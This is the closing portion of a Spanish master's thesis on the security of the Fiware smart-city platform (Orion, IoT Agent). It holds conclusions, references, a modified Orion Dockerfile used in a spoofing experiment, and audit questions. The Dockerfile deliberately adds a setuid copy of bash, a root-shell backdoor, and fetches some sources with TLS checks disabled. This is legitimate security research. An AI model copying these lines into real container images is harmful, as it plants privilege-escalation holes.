El trabajo de investigación abordó un análisis de seguridad de la plataforma Fiware siguiendo una metodología de estudio que se fue adaptando en el proceso, y que estuvo marcada por factores como: el conocimiento gradual adquirido del funcionamiento de los componentes de Fiware, pruebas de concepto experimentales, el modelado de amenazas siguiendo el enfoque STRIDE en un escenario tipo, y la delimitación de la evaluación de seguridad a los componentes centrales Orion y IoT *Agent* desde la perspectiva de un atacante y con vistas a lograr identificar problemáticas de carácter arquitectónicas y de despliegue. Todos estos insumos fueron esenciales para el análisis preliminar de seguridad con la plataforma de CI de la IM.

Se buscó dar respuesta a las interrogantes planteadas al comienzo de la tesis, intentando cumplir los objetivos planteados. Es así que que se presentan los principales hallazgos:

1. Fiware brinda lineamientos referenciales de posibles arquitecturas utilizando sus componentes. No obstante, no exige la adhesión a estructuras fijas de despliegue, salvo la incorporación de Orion para que una plataforma sea considerada *Powered-By-Fiware*.

2. Los tutoriales proporcionados por Fiware modelan un escenario ficticio de plataforma y sirven de experimentación para el aprendizaje de los conceptos necesarios. En la propia documentación se indica que no están preparados para producción y presentan ciertas fallas de seguridad como lo son credenciales en texto claro, comunicaciones no cifradas, ausencia de autenticación con la base de datos, etc, y recomienda que por tanto los ejemplos no deben utilizarse directamente en un despliegue productivo[47].

3. Es de notar que durante el estudio del estado del arte no se pudo encontrar mucha documentación oficial específica relativa a *hardening* de componentes Fiware en entornos productivos. Lo más representativo a la fecha es una presentación oficial de Fiware con una guía de cómo asegurar dispositivos IoT en transporte HTTP y MQTT utilizando credenciales, TLS y PEP *proxies* (Fox, 2020, abril 22). En otro orden, Fiware sí ofrece tablas de configuración *production-ready* en el caso de despliegue con Kubernetes, pero por lo que se pudo observar son en su gran mayoría *templates*[48] base sin consideraciones de seguridad.

4. El estudio de antecedentes permitió tener un conocimiento amplio de las investigaciones realizadas sobre Fiware hasta el momento. Se destaca que existen muy pocas publicaciones públicas a la fecha que aborden una evaluación de seguridad de Fiware o sus componentes.

[47] https://github.com/FIWARE/tutorials.IoT-Agent/blob/master/docker-compose.yml#L1-L17
[48] https://github.com/FIWARE/helm-charts

5. En lo que respecta a esta tesis, se entiende que este trabajo proporciona un análisis de seguridad singular en el establecimiento de una metodología de estudio y línea base de identificación y unificación de problemáticas de seguridad existentes y fabricación de alternativas de explotación para determinados objetivos de ataque.

6. Surgieron interesantes problemáticas de seguridad en los componentes Orion y IoT Agent, algunas se manifestaron durante la experimentación y realización de pruebas, varias procedieron de una inspección en profundidad del código fuente y configuraciones de los componentes, y otras fueron el resultado de validar fallas identificadas por trabajos de investigación relacionados.

7. El modelado de amenazas siguiendo STRIDE dio como resultado un mapa de distintas amenazas en el escenario de estudio y que podrían trasladarse o servir de referencia para un escenario de similares características. Es de destacar cada uno de los artefactos resultantes del modelado como ser la descomposición granular del escenario, su representación en un DFD y enumeración de objetivos de ataque de interés para los activos Orion y datos de contexto.

8. Se logró cumplir los 3 objetivos de ataque propuestos en el escenario de estudio en un entorno controlado. Se consiguió fabricar un conjunto de recetas o pasos reproducibles que demuestran su factibilidad.

9. El escenario de estudio de ejemplo está basado en un tutorial proporcionado por Fiware y a nivel arquitectónico es muy similar en términos de componentes, interacciones y diseño a la plataforma de CI de la IM. Esto permitió por un lado validar el despliegue de una plataforma de Fiware real en funcionamiento, en el entendido que el caso de estudio no se aleja de una posible implementación en la práctica, y por otro lado trasladar en una medida exploratoria las problemáticas de seguridad identificadas en el caso de estudio.

10. Surgieron hallazgos particulares al contexto de despliegue de la plataforma de la IM, en particular en lo que respecta a las versiones de los componentes utilizados, las bases de datos de los agentes IoT y los mecanismos de acceso en la frontera sur.

11. Se destaca la amplitud y profundidad en el detalle de posibles vectores de ataque identificados en la plataforma de la IM, la cual se nutre del trabajo de investigación previo en el caso de estudio y de la distinción de problemáticas en la solución de CI de la IM. Desde la perspectiva de un atacante estos resultados hicieron visible distintas vías factibles para concretar ataques y que afectan propiedades de seguridad de activos importantes.

12. Con una mirada hacia potenciales recomendaciones, se hizo especial hincapié en tres aspectos de la plataforma de CI de la IM: componentes, arquitectura y control de acceso. Las mismas intentan proponer soluciones de valor que aporten una hoja de ruta

hacia consideraciones de seguridad de interés de la IM. Vale resaltar el *feedback* positivo recibido por la IM y la novedad de que a nivel interno se dispararon varios proyectos con el fin de abordar varias de las recomendaciones planteadas.

Del presente trabajo se abren múltiples disparadores a investigaciones futuras que puedan profundizar y enriquecer este estudio así como también proponer vías innovadoras. Se enumeran algunas de ellas.

- Sería muy interesante poder llevar el análisis preliminar realizado con la IM a un acercamiento directo de experimentación con la plataforma, idealmente en un entorno controlado para pruebas.

- De forma de contar con nuevos elementos que potencien el presente trabajo de investigación, sería deseable poder conducir un análisis de seguridad en un despliegue de otra plataforma de Fiware utilizada en un entorno productivo real. Por ende, se propicia la adquisición de hallazgos nuevos y el contraste de los resultados obtenidos.

- La arquitectura de estudio considerada incluyó sólo los componentes Orion y IoT Agent interconectados en un posible despliegue y el análisis de seguridad macro arquitectónico con profundización en algunos elementos, pero sin poder entrar en detalles específicos de implementación a bajo nivel. Esto dispara varias líneas de investigación de carácter ofensivo, por ejemplo:

    - Un enfoque de trabajo que aborde la seguridad de la implementación de la API REST NGSIv2 de Orion. Podría ser considerado desde un punto de vista de un *pentest* externo en el afán de encontrar vulnerabilidades que permitan abusar de las funcionalidades expuestas. El término "*pentest*" se refiere a una prueba de intrusión realizada sobre un sistema, aplicación, infraestructura, etc con el objetivo de encontrar potenciales vulnerabilidades; se enmarca dentro de una metodología de trabajo estructurada en etapas, finalizando con la generación de un informe con los resultados obtenidos.

    - Dado que el código fuente de Orion está disponible, otra posibilidad interesante es analizar el código de la aplicación ya sea mediante revisiones de código manual o herramientas automatizadas o generando árboles de flujos de datos en el seguimiento de variables dentro de la aplicación que den la pauta de potenciales fallas, inyecciones, *overflows*, entre otros.

    - De igual manera que Orion, se podría realizar el mismo abordaje comentado en los dos puntos anteriores para el componente *IoT Agent*.

    - Existen otros módulos referenciales dentro de Fiware que resuelven aspectos específicos como ser almacenamiento de información histórica, control de

acceso, visualización de datos, etc. Dichos componentes también podrían ser considerados en un potencial análisis de seguridad.

- En la experimentación en el caso de estudio se llevaron a cabo varias pruebas de concepto en las cuales se evidenció la explotación realizada y los pasos seguidos. Hay oportunidades de mejora en optimizar y evidenciar nuevas e innovadoras formas de explotación. Asimismo, se presenta como desafìo poder llevar adelante este tipo de ataques en plataformas reales.

Para finalizar, se generan algunas reflexiones:

- A partir de la investigación académica en seguridad, se intentó generar nuevos elementos para el entendimiento y abordaje colectivo, comprometido con el estudio y la investigación, y la democratización del conocimiento apuntando a la excelencia.

- Se espera que los resultados de esta tesis aporten conocimientos de interés a la IM, que contribuyan al desarrollo de acciones, iniciativas y proyectos para la mejora continua de la ciudad y sus habitantes.

- Se procuró contribuir con nuevos elementos a la comunidad Fiware para la mejora continua de la seguridad de la plataforma.

- Se espera ampliar la reflexión entre estudiantes, docentes y profesionales de que investigar en seguridad informática puede contribuir a la transformación de las ciudades modernas.

- Es posible que este estudio pueda inspirar a otros estudiantes e investigadores a formular nuevas hipótesis y líneas de investigación relacionadas con la plataforma Fiware.

7. Referencias bibliográficas

Gollmann D. (2005). *Computer Security, Second Edition* (pp. 2-24).

Microsoft Security (2007). *STRIDE chart*. Recuperado de https://www.microsoft.com/security/blog/2007/09/11/stride-chart/ (último acceso: 08/05/2022)

Open Mobile Alliance (2012). *NGSI Context Management v1*. Recuperado de http://www.openmobilealliance.org/release/ngsi/v1_0-20120529-a/oma-ts-ngsi_context_management-v1_0-20120529-a.pdf (último acceso: 08/05/2022)

Department for Business, Innovation & Skills (2013). *Smart cities: background paper* (pp. 1-38). Recuperado de https://www.gov.uk/government/publications/smart-cities-background-paper (último acceso: 08/05/2022)

Ove Arup & Partners Ltd (2013). *Smart cities international case studies: global innovators. Case studies on 6 of the leading smart cities worldwide*. Department for Business, Innovation & Skills. Research (*Paper* vol. no. 135, pp. 1-47) Recuperado de https://www.gov.uk/government/publications/smart-cities-international-case-studies-global-innovators (último acceso: 08/05/2022)

Santander hackathon (2013). Github *issue: Notification sent to wrong reference endpoint*. Recuperado de https://github.com/telefonicaid/fiware-orion/issues/13 (último acceso: 08/05/2022)

CPAP (2014). *Plan de Estudios, Maestría en Seguridad Informática*. (p. 1) Facultad de Ingeniería, UdelaR Recuperado de https://www.fing.edu.uy/sites/default/files/cpap/programa/Maestr%C3%ADa%20en%20Seguridad%20Inform%C3%A1tica.pdf (último acceso: 08/05/2022)

OWASP Internet of Things Project. (2014). *Internet of Things (IoT) Top 10 2014*. Recuperado de https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10 (último acceso: 08/05/2022)

García S., Hierro J., Muñoz L., Rodríguez L., Ambrioso G., Ibáñez A., Llobet P. (2015). *Fiware: Una plataforma abierta y estándar para Ciudades Inteligentes*. Recuperado de https://www.esmartcity.es/comunicaciones/i-congreso-ciudades-inteligentes-fiware (último acceso: 08/05/2022)

Fundación IE (2015). *Smart Cities. La transformación digital de ciudades* (p. 3). Recuperado de https://www.telefonica.com/documents/23283/1205411/Presentacion_principales_resultados_Informe_SC.pdf/6a6847cd-d210-4550-b37f-af2b1ec26302?version=1.0 (último acceso: 08/05/2022)

Fazio M., Celesti A., Márquez F., Glikson A., Villari M. (2015). *Exploiting the FIWARE cloud platform to develop a remote patient monitoring system*. Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/7405526 (último acceso: 08/05/2022)

Barreto L., Celesti A., Villari M., Fazio M., Puliafito A. (2015, setiembre). *Identity management in IoT Clouds: A FIWARE case of study*. Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/7346887 (último acceso: 08/05/2022)

Barreto L., Celesti A., Villari M., Fazio M., Puliafito A. (2015, agosto). *An authentication model for IoT clouds*. [online] Disponible en: https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/7403673 (último acceso: 08/05/2022)

González, M. (2015). FIWARE Complex Event Processing (pp. 2-9). Recuperado de https://www.slideshare.net/finodexproject/finodex-d32v2-annex2fiwarecep (último acceso: 08/05/2022)

DefCamp (2015). *FIWARE Security Challenge at DefCamp*. Recuperado de https://def.camp/fiware-security-challenge-at-defcamp-2015/ (último acceso: 08/05/2022)

Lom M., Pribyl O., Svitek M. (2016). *Industry 4.0 as a part of smart cities* (pp. 1-3). Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/7501015 (último acceso: 08/05/2022)

Jagannathan, V. (2016). Threat Modeling. Architecting & Designing with Security in Mind. OWASP Foundation. Recuperado de https://owasp.org/www-pdf-archive/AdvancedThreatModeling.pdf (último acceso: 08/05/2022)

Proyecto Fimac (2016). *Backend Device Management IDAS*. Recuperado de http://web.archive.org/web/20210615130701/https://fimac.m-iti.org/5a.php (último acceso: 08/05/2022)

Márquez F., Zangelin, K. (2016, mayo 31). Managing Context Information at large scale (Introduction). Recuperado de https://fiware.github.io/academy/orion/orion1.pdf (último acceso: 08/05/2022)

Márquez F., Zangelin, K. (2016, setiembre 16). Managing Context Information at large scale (Advanced topics). Recuperado de https://fiware.github.io/academy/orion/orion2.pdf (último acceso: 08/05/2022

Ijaz, S., Shah, M., Khan, A., Ahmed, M. (2016). Smart Cities: A Survey on Security Concerns. Recuperado de https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.742.883&rep=rep1&type=pdf (pp. 5-11). (último acceso: 08/05/2022)

Márquez F. (2017). NGSIv2 Overview for Developers That Already Know NGSIv1. Recuperado de https://www.fiware.org/wp-content/uploads/2017/01/NGSIv2-Overview-for-Developers-That-Already-Know.pdf (último acceso: 08/05/2022)

Esquivel H., Nájera, K. (2018). El ecosistema FIWARE. Recuperado de https://docplayer.es/75797737-El-ecosistema-fiware-hugo-estrada-esquivel-karen-mariel-najera-hernandez-co-funded-by-the-horizon-2020-framework-programme-of-the-european-union.html (último acceso: 08/05/2022)

Oliveira C., Moreira R., de Oliveira F., Sanches R., Frosi P. (2018). *Improving Security on IoT Applications Based on the FIWARE Platform*. Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/8432306 (último acceso: 08/05/2022)

Arriola A., Wynants G. (2018). *Relevamiento de arquitecturas para desarrollo de aplicaciones de Internet de las Cosas*. (Tesis de grado). Facultad de Ingeniería. UdelaR, Montevideo. Recuperado de https://silo.uy/vufind/Record/COLIBRI_81f74f6a575ea7cad821ce78954a4fc0 (último acceso: 08/05/2022)

Salhofer P. (2018). *Evaluating the FIWARE Platform: A Case-Study on Implementing Smart Application with FIWARE* (pp. 3-9). Recuperado de https://scholarspace.manoa.hawaii.edu/bitstream/10125/50615/paper0728.pdf (último acceso: 08/05/2022)

Zhou W., Jia Y., Peng A., Zhang Y., Liu P. (2018). *The Effect of IoT New Features on Security and Privacy: New Threats, Existing Solutions, and Challenges Yet to Be Solved* (pp. 2-9). Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/8386824 (último acceso: 08/05/2022)

Fiware NGSI-v2 (2018). *NGSI-v2 Fiware specification*. Recuperado de http://fiware.github.io/specifications/ngsiv2/stable/ (último acceso: 08/05/2022)

Salhofer P., Buchsbaum, J., Janusch, M. (2019). *Building a FIWARE Smart City Platform* (pp. 3-5). Recuperado de https://scholarspace.manoa.hawaii.edu/handle/10125/60175 (último acceso: 08/05/2022)

Safiullin A., Krasnyuk L., Kapelyuk Z. (2019). *Integration of Industry 4.0 technologies for "smart cities development* (p. 3). Recuperado de https://iopscience.iop.org/article/10.1088/1757-899X/497/1/012089/pdf (último acceso: 08/05/2022)

Lee J., Kim J., Seo J. (2019). *Cyber attack scenarios on smart city and their ripple effects* (pp. 2-5). Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/8669431 (último acceso: 08/05/2022)

Fox, J (2019, marzo 20). FIWARE Wednesday Webinars - Core Context Management (pp. 4-9). Recuperado de https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-core-context-management (último acceso: 08/05/2022)

Fox, J. (2019, marzo 27). FIWARE Wednesday Webinars - FIWARE. Fundamentals (pp. 21-46). Recuperado de

https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-fiware-overview (último acceso: 08/05/2022)

Telefónica IoT (2019). FIWARE e interoperabilidad para Smart Cities (pp. 8-11). Recuperado de https://granadaenergia.es/wp-content/uploads/2019/10/2-PresentacionFIWARE.pdf (último acceso: 08/05/2022)

Fox, J (2019, abril 3). FIWARE Wednesday Webinars - IoT Agents (pp. 5-11). Recuperado de https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-iot-agends (último acceso: 08/05/2022)

Fox, J (2019, abril 10). FIWARE Wednesday Webinars - How to Secure FIWARE Architectures. Recuperado de https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-how-to-secure-fiware-architectures (último acceso: 08/05/2022)

Fox, J (2020, abril 2). FIWARE Wednesday Webinars - Short Term History within Smart Systems (pp. 5-10, 14). Recuperado de https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-short-term-history-within-smart-systems (último acceso: 08/05/2022)

Fox, J. (2020, abril 22). FIWARE Wednesday Webinars - How to Secure IoT Devices. Recuperado de https://www.slideshare.net/FI-WARE/fiware-wednesday-webinars-how-to-secure-iot-devices/FI-WARE/fiware-wednesday-webinars-how-to-secure-iot-devices (último acceso: 08/05/2022)

DiLeo, J. (2019). Threat Modeling. Getting from None to Done. OWASP Foundation. Recuperado de https://owasp.org/www-pdf-archive//Slide_Deck_-_Threat_Modelling.pdf (último acceso: 08/05/2022)

Platform Industrie 4.0 (2020). *2030 Vision for Industrie 4.0. Shaping Digital Ecosystems Globally*. Recuperado de https://www.plattform-i40.de/PI40/Redaktion/EN/Standardartikel/vision.html (último acceso: 08/05/2022)

Plattform Industrie 4.0 (2020). *What is Industrie 4.0?* Recuperado de https://www.plattform-i40.de/PI40/Navigation/EN/Industrie40/WhatIsIndustrie40/what-is-industrie40.html (último acceso: 08/05/2022)

Suciu G., Istrate C., Sachian M.-A., Vulpe A., Vochin M., Farao A., Xenakis C. (2020). *FI-WARE authorization in a Smart Grid scenario (pp. 3-4)*. Recuperado de https://ieeexplore-ieee-org.proxy.timbo.org.uy/document/9119589 (último acceso: 08/05/2022)

Muñoz A., López S., Pozo A., Alonso A., Salvachúa J., Huecas G. (2020). *Data Usage and Access Control in Industrial Data Spaces: Implementation Using FIWARE* (pp. 3-11). Recuperado de https://www.mdpi.com/2071-1050/12/9/3885/htm (último acceso: 08/05/2022)

Salhofer P., Detzner P. (2020). *Analysing FIWARE's Platform - Potential Improvements* (p. 7). Recuperado de https://scholarspace.manoa.hawaii.edu/bitstream/10125/64551/0653.pdf (último acceso: 08/05/2022)

Passaro, S., Pacheco, M. (2020). *Contramedidas para la manipulación maliciosa de dispositivos en LoRaWAN* (pp. 23-48). (Tesis de grado). Facultad de Ingeniería. UdelaR, Montevideo. Recuperado de https://www.colibri.udelar.edu.uy/jspui/handle/20.500.12008/25066 (último acceso: 08/05/2022)

Abellá, G., Machado, A., Susviela, D. (2021). *Tecnologías geoespaciales en plataformas de Smart Cities* (pp. 9-32, 37-48). (Tesis de grado). Facultad de Ingeniería. UdelaR, Montevideo. Recuperado de https://www.colibri.udelar.edu.uy/jspui/handle/20.500.12008/29195 (último acceso: 08/05/2022)

Fiware Security Team (2021). FIWARE Training: Identity Management Access Control (pp. 17-23). Recuperado de https://www.slideshare.net/FI-WARE/fiware-training-identity-management-access-control (último acceso: 08/05/2022)

Fiware Orion (2022). *Orion Context Broker*. Recuperado de https://fiware-orion.readthedocs.io/en/latest/ (último acceso: 08/05/2022)

Fiware NGSI-v2 (2022). *FIWARE-NGSI v2 Swagger Specification*. Recuperado de https://swagger.lab.fiware.org/ (último acceso: 08/05/2022)

Fiware CRUD Operations (2022). *FIWARE 103: Manipulating Context Data through CRUD Operations*. Entity CRUD Operations. Attribute CRUD Operations. Recuperado de https://github.com/FIWARE/tutorials.CRUD-Operations#entity-crud-operations (último acceso: 08/05/2022)

Fiware Academy (2022). *Fiware Webinars Recordings*. Recuperado de https://fiware-academy.readthedocs.io/en/latest/integrated-courses/webinars/index.html (último acceso: 08/05/2022)

Fiware Tutorial Roles Permissions (2022). Recuperado de https://github.com/FIWARE/tutorials.Roles-Permissions#standard-concepts-of-identity-management (último acceso: 08/05/2022)

Fiware Keyrock (2022). *Identity Manager - Keyrock.* Recuperado de https://fiware-idm.readthedocs.io/en/latest/ (último acceso: 08/05/2022)

Fiware Wilma (2022). *PEP Proxy*. Recuperado de https://fiware-pep-proxy.readthedocs.io/ (último acceso: 08/05/2022)

Fiware Authzforce (2022). *Authorization PDP*. Recuperado de https://authzforce-ce-fiware.readthedocs.io/en/latest/index.html (último acceso: 08/05/2022)

Fiware iotagent-nodelib (2022). *Installation & Administration Guide*. Recuperado de https://iotagent-node-lib.readthedocs.io/en/latest/installationguide.html (último acceso: 08/05/2022)

Fiware Tutorial IoT Agent (2022). *FIWARE 202: Provisioning the Ultralight IoT Agent*. Recuperado de https://github.com/FIWARE/tutorials.IoT-Agent (último acceso: 08/05/2022)

Fiware Tutorial Subscriptions (2022). *FIWARE 106: Subscribing to Changes in Context*. Recuperado de https://github.com/FIWARE/tutorials.Subscriptions (último acceso: 08/05/2022)

FIware Tutorial Historic Context NIFI (2022). *FIWARE 302*: *Persisting Context Data using Apache NIFI*. Recuperado de https://github.com/FIWARE/tutorials.Historic-Context-NIFI (último acceso: 08/05/2022)

OWASP Foundation (2022). *OWASP Threat Modeling. Threat Modeling Cheat Sheet*. Recuperado de https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html#threat-modeling-cheat-sheet (último acceso: 08/05/2022)

8. Anexos

Anexo 1: Archivo Dockerfile de fiware-orion modificado y utilizado en el análisis de suplantación de identidad

Archivo Dockerfile original en:
https://github.com/telefonicaid/fiware-orion/blob/3.1.0/docker/Dockerfile

```
# Copyright 2020 Telefonica Investigacion y Desarrollo, S.A.U
#
# This file is part of Orion Context Broker.
#
# Orion Context Broker is free software: you can redistribute it and/or
# modify it under the terms of the GNU Affero General Public License as
# published by the Free Software Foundation, either version 3 of the
# License, or (at your option) any later version.
#
# Orion Context Broker is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU Affero
# General Public License for more details.
#
# You should have received a copy of the GNU Affero General Public License
# along with Orion Context Broker. If not, see http://www.gnu.org/licenses/.
#
# For those usages not covered by this license please contact with
# iot_support at tid dot es
#

ARG  IMAGE_TAG=centos8.3.2011
FROM centos:${IMAGE_TAG}

ARG GITHUB_ACCOUNT=telefonicaid
ARG GITHUB_REPOSITORY=fiware-orion

ARG GIT_NAME
ARG GIT_REV_ORION
ARG CLEAN_DEV_TOOLS

ENV ORION_USER orion
ENV GIT_NAME ${GIT_NAME:-telefonicaid}
ENV GIT_REV_ORION ${GIT_REV_ORION:-master}
ENV CLEAN_DEV_TOOLS ${CLEAN_DEV_TOOLS:-1}

SHELL ["/bin/bash", "-o", "pipefail", "-c"]

WORKDIR /opt

RUN \
```

```
    adduser --comment "${ORION_USER}" ${ORION_USER} && \
    # Install dependencies
    yum -y install epel-release && \
    yum -y install \
      boost-devel \
      bzip2 \
      cmake \
      gnutls-devel \
      libgcrypt-devel \
      libcurl-devel \
      openssl-devel \
      libuuid-devel \
      make \
      nc \
      git \
      gcc-c++ \
      tar \
      which \
      cyrus-sasl-devel && \
    # FIXME: this is a temporary hack due to the cmake version that comes with CentOS8
    # at the present moment (June 9th, 2021) is 3.18.2. Unfortunatelly, this version seems
    # to have problems to build the mongo C driver (see https://jira.mongodb.org/browse/CDRIVER-4020),
    # probably due to a bug already solved in 3.18.3. Thus, the solution is to build cmake
    # from scratch (we have used 3.20.1, the last version by the time being). Once CentOS8
    # upgrade cmake to a version beyond 3.18.2, we can probably remove this hack and rely again in
    # yum-based installation
    rpm -e cmake cmake-data cmake-filesystem cmake-rpm-macros && \
    cd /opt && \
    curl -OL https://github.com/Kitware/CMake/releases/download/v3.20.1/cmake-3.20.1.tar.gz && \
    tar xvf cmake-3.20.1.tar.gz && \
    cd cmake-3.20.1 && \
    ./bootstrap && \
    make && \
    make install && \
    # Install libmicrohttpd from source
    cd /opt && \
    curl -kOL http://ftp.gnu.org/gnu/libmicrohttpd/libmicrohttpd-0.9.70.tar.gz && \
    tar xvf libmicrohttpd-0.9.70.tar.gz && \
    cd libmicrohttpd-0.9.70 && \
    ./configure --disable-messages --disable-postprocessor --disable-dauth && \
    make && \
    make install && \
    ldconfig && \
    # Install mongodb driver from source
    cd /opt && \
    curl -kOL https://github.com/mongodb/mongo-c-driver/releases/download/1.17.4/mongo-c-driver-1.17.4.tar.gz
&& \
    tar xfvz mongo-c-driver-1.17.4.tar.gz && \
    cd mongo-c-driver-1.17.4 && \
    mkdir cmake-build && \
    cd cmake-build && \
    cmake -DENABLE_AUTOMATIC_INIT_AND_CLEANUP=OFF ..   && \
    make && \
```

```
    make install && \
    # Install rapidjson from source
    cd /opt && \
    curl -kOL https://github.com/miloyip/rapidjson/archive/v1.1.0.tar.gz && \
    tar xfz v1.1.0.tar.gz && \
    mv rapidjson-1.1.0/include/rapidjson/ /usr/local/include && \
    # Install orion from source
    cd /opt && \
    git clone https://github.com/${GIT_NAME}/fiware-orion && \
    cd fiware-orion && \
    git checkout ${GIT_REV_ORION} && \
    make && \
    make install && \
    # reduce size of installed binaries
    strip /usr/bin/contextBroker && \
    # create needed run path
    mkdir -p /var/run/contextBroker && \
    chown ${ORION_USER} /var/run/contextBroker && \
    cd /opt && \
    if [ ${CLEAN_DEV_TOOLS} -eq 0 ] ; then yum clean all && exit 0 ; fi && \
    # cleanup sources, dev tools, locales and yum cache to reduce the final image size
    rm -rf /opt/libmicrohttpd-0.9.70.tar.gz \
           /usr/local/include/microhttpd.h \
           /usr/local/lib/libmicrohttpd.* \
           /opt/libmicrohttpd-0.9.70 \
           /opt/mongo-c-driver-1.17.4.tar.gz \
           /opt/mongo-c-driver-1.17.4 \
           /usr/local/include/mongo \
           /usr/local/lib/libmongoclient.a \
           /opt/rapidjson-1.1.0 \
           /opt/v1.1.0.tar.gz \
           /usr/local/include/rapidjson \
           /opt/fiware-orion \
           # We don't need to manage Linux account passwords requisites: lenght, mays/mins, etc.
           # This cannot be removed using yum as yum uses hard dependencies and doing so will
           # uninstall essential packages
           /usr/share/cracklib \
           # We don't need glibc locale data. This cannot be removed using yum as yum uses hard
           # dependencies and doing so will uninstall essential packages
           /usr/share/i18n /usr/{lib,lib64}/gconv \
           && \
    # FIXME: this yum erase probably needs more tunning. It is based in a CentOS 7 version,
    # removing libarchive and mpfr from the list, as they were causing problems
    # (removal of protected packages dnf and systemd) and many others resulting in
    # "No match for argument". See Dockerfile for 2.6.0 if needed to see how this was before
    yum -y erase git perl* \
        cmake \
        gcc-c++ cpp gcc glibc-devel glibc-headers \
        kernel-headers libgomp libstdc++-devel \
        boost-devel libcurl-devel gnutls-devel libgcrypt-devel \
        boost-wave boost-serialization \
        boost-iostreams boost boost-date-time \
        boost-test boost-graph boost-signals \
```

```
    boost-program-options boost-math \
    openssh openssh-clients libedit *devel \
    && \
  # FIXME: the above yum erase is removing 3 dependencies needed by contextBroker. Probably
  # some of the boost-* is indirectly removing it, but I don't know which one so I'm reinstalling here
  yum -y install \
    boost-thread \
    boost-filesystem \
    boost-regex \
    && \
  # Erase without dependencies of the document formatting system (man). This cannot be removed using yum
  # as yum uses hard dependencies and doing so will uninstall essential packages
  rpm -qa groff | xargs -r rpm -e --nodeps && \
  # Clean yum data
  yum clean all && rm -rf /var/lib/yum/yumdb && rm -rf /var/lib/yum/history && \
  # Rebuild rpm data files. FIXME: disabled step, doesn't work in CentOS8 ?
  #rm -f /var/lib/rpm/__db* && rpm -vv --rebuilddb && \
  # Delete unused locales. Only preserve en_US and the locale aliases
  find /usr/share/locale -mindepth 1 -maxdepth 1 ! -name 'en_US' ! -name 'locale.alias' | xargs -r rm -r && \
  bash -c 'localedef --list-archive | grep -v -e "en_US" | xargs localedef --delete-from-archive' && \
  # We use cp instead of mv as to refresh locale changes for ssh connections. We use /bin/cp instead of
  # cp to avoid any alias substitution, which in some cases has been problematic
  /bin/cp -f /usr/lib/locale/locale-archive /usr/lib/locale/locale-archive.tmpl && \
  build-locale-archive && \
  # Don't need old log files inside docker images
  rm -f /var/log/*log

RUN cp /bin/bash /usr/local/bin && \
  chmod +s /usr/local/bin/bash

RUN yum -y install nano && \
  yum -y install wget && \
  wget
https://repo.mongodb.org/yum/redhat/8/mongodb-org/5.0/x86_64/RPMS/mongodb-org-shell-5.0.2-1.el8.x86
_64.rpm -O /tmp/mongodb-org-shell-5.0.2-1.el8.x86_64.rpm && \
  yum -y install /tmp/mongodb-org-shell-5.0.2-1.el8.x86_64.rpm

ADD orion-services /usr/local/bin/

ADD orion-background /usr/local/bin/

RUN chmod +x /usr/local/bin/orion-services && \
  chmod +x /usr/local/bin/orion-background

WORKDIR /

# Note we disable log file as docker container will output by stdout
ENTRYPOINT ["/usr/local/bin/orion-services" ]
EXPOSE 1026

LABEL "maintainer"="Orion Team. Telefónica I+D"
LABEL "org.opencontainers.image.authors"="iot_support@tid.es"
LABEL "org.opencontainers.image.documentation"="https://fiware-orion.rtfd.io/"
```

```
LABEL "org.opencontainers.image.vendor"="Telefónica Investigación y Desarrollo, S.A.U"
LABEL "org.opencontainers.image.licenses"="AGPL-3.0-only"
LABEL "org.opencontainers.image.title"="Orion Context Broker"
LABEL "org.opencontainers.image.description"="The Orion Context Broker is an implementation of the
Publish/Subscribe Context Broker GE, providing an NGSI interface"
LABEL "org.opencontainers.image.source"=https://github.com/${GITHUB_ACCOUNT}/${GITHUB_REPOSITORY}

# Create an anonymous user
RUN sed -i -r "/^(root|nobody)/!d" /etc/passwd /etc/shadow /etc/group \
    && sed -i -r 's#^(.*):[^:]*$#\1:/sbin/nologin#' /etc/passwd
USER nobody
```

Anexo 2 - Preguntas guía para análisis exploratorio de seguridad de la IM

En relación a los componentes de Fiware de la plataforma de CI de la IM:

- ¿Qué componentes de Fiware son utilizados? ¿Se utilizan las imágenes docker proporcionadas por Fiware?
    - ¿Qué versión de Orion se encuentra desplegada actualmente?
    - ¿Qué componentes IoT Agent son utilizados? ¿Qué versiones se utilizan?
    - En caso que se utilicen las imágenes docker de los componentes, ¿se utilizan *docker secrets* para el manejo de información sensible (credenciales, claves, etc)?

- ¿Los componentes Orion y IoT Agent comparten la misma BD MongoDB? ¿Cada componente utiliza su propia base de datos MongoDB?

- ¿Los componentes Orion y IoT Agent se autentican contra MongoDB?

- ¿Los componentes Orion y IoT Agent utilizan comunicaciones cifradas con MongoDB?

- ¿Los componentes Orion y IoT Agent utilizan comunicaciones cifradas entre sí?

- ¿Todos los IoT Agents comparten el mismo motor de base de datos MongoDB? ¿Tienen asignado un clúster de 3 nodos de MongoDB?

- Respecto al transporte MQTT: ¿qué protocolos utilizan (Ultralight y JSON, otros)?

- Respecto a los *custom IoT Agents*: ¿qué protocolos utilizan (ej: JSON, ultralight, etc) y transporte (HTTP, MQTT, etc)? ¿Qué versión de librería base *iotagent-node-lib* utilizan?

- La autenticación para escribir tópicos en Mosquitto es requerida para los dispositivos IoT (envío de medidas de sensado). ¿También lo es para los IoT Agents MQTT (lectura de las medidas)?

En relación a mecanismos de control de acceso a los componentes de Fiware desplegados en la "frontera sur":

- ¿Se controla el acceso a los microservicios en la plataforma Fiware desplegada? ¿Se utilizan componentes PEP (*Policy Enforcement Point*)?

- ¿Orion se puede comunicar de forma directa con los IoT Agents? ¿Existen componentes PEP que protejan la comunicación entre Orion <----> IoT Agents?

